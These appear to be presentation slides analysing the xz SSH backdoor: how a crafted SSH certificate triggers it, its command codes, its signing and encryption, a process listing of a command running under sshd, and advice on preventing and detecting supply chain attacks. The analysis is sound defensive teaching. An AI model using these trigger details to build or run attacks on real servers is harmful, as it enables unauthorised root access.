- The payload contains the attacker's hardcoded ED448 public key
  - Edwards-curve, keys are 57 bytes only
- The backdoor can be triggered by connecting with an SSH certificate with a payload in the CA signing key N value
- The first 16 bytes contain the command:
  - 0x00 – Unknown
  - 0x01 – SSH authentication bypass
  - 0x02 – Execute shell command
  - 0x03 – Execute shell command with specified UID/GID

16 Pwning

- The last 240 bytes are decrypted with the embedded Ed448 public key, and they use the ChaCha20 symmetric stream cipher
  - This would allow us to decrypt command seen over the wire!
- However, the last 114 bytes of decrypted content are signature
  - This is signed using the Ed448 private key which is known only to the attacker
  - Additionally, these are bound to the target host's public SSH key!
    - Prevents reusing the same SSH connection to attack another server
    - Would optionally even allow attacker to sell access to servers around the world
      - For example, use Shodan to identify all publicly available SSH servers in Singapore
      - Sell root access to them, and to them only!

17 Pwning

- So what can they do?
  - Execute commands with system()

```
$ ps -ef --forest
root         765       1  0 17:58 ?        00:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 star
root         941     765  4 18:04 ?        00:00:00  \_ sshd: root [priv]
sshd         942     941  0 18:04 ?        00:00:00      \_ sshd: root [net]
root         943     941  0 18:04 ?        00:00:00      \_ sh -c sleep 60
root         944     943  0 18:04 ?        00:00:00          \_ sleep 60
```

  - Bypass authentication and login as any user

18 Lessons learned

- We got really, really, really, really lucky this time
- If this had worked, they could have pwned whole world
  - Malicious library made it to Kali Linux as well!
- Unknown who is behind this
  - With this level of effort, it must have been a nation state attack
- Things to think about: is open source really more secure than closed source?
  - I would still argue: yes!


Is there anything we can do?

01 Preventing supply chain attacks

- Unfortunately this is very difficult to do
- Conduct thorough vendor assessment
  - Assess security practices of third-party suppliers and vendors
  - Do not think that “someone else will do that”
- Adopt a zero-trust approach
  - Verify and authenticate everything, as much as possible
- Utilize Secure Software Development Lifecycle (SDLC)
- Regularly update and patch systems
  - Still, despite the xz backdoor, this is the best advice

02 Detecting supply chain attacks

- Monitor integrity of software and hardware
  - Verify integrity as much as possible, as early in the chain as possible
- Implement continuous monitoring
  - Use advanced monitoring tools to track activities across the supply chain
  - Ideally we want to start detecting anomalies
    - Remember what saved the world with the xz backdoor
- Conduct security audits / penetration tests/ red team engagements
  - **Both our own and of our supply chain**
- Share information with your industry peers

Time for questions?

YOUR DATA.
OUR RESPONSIBILITY.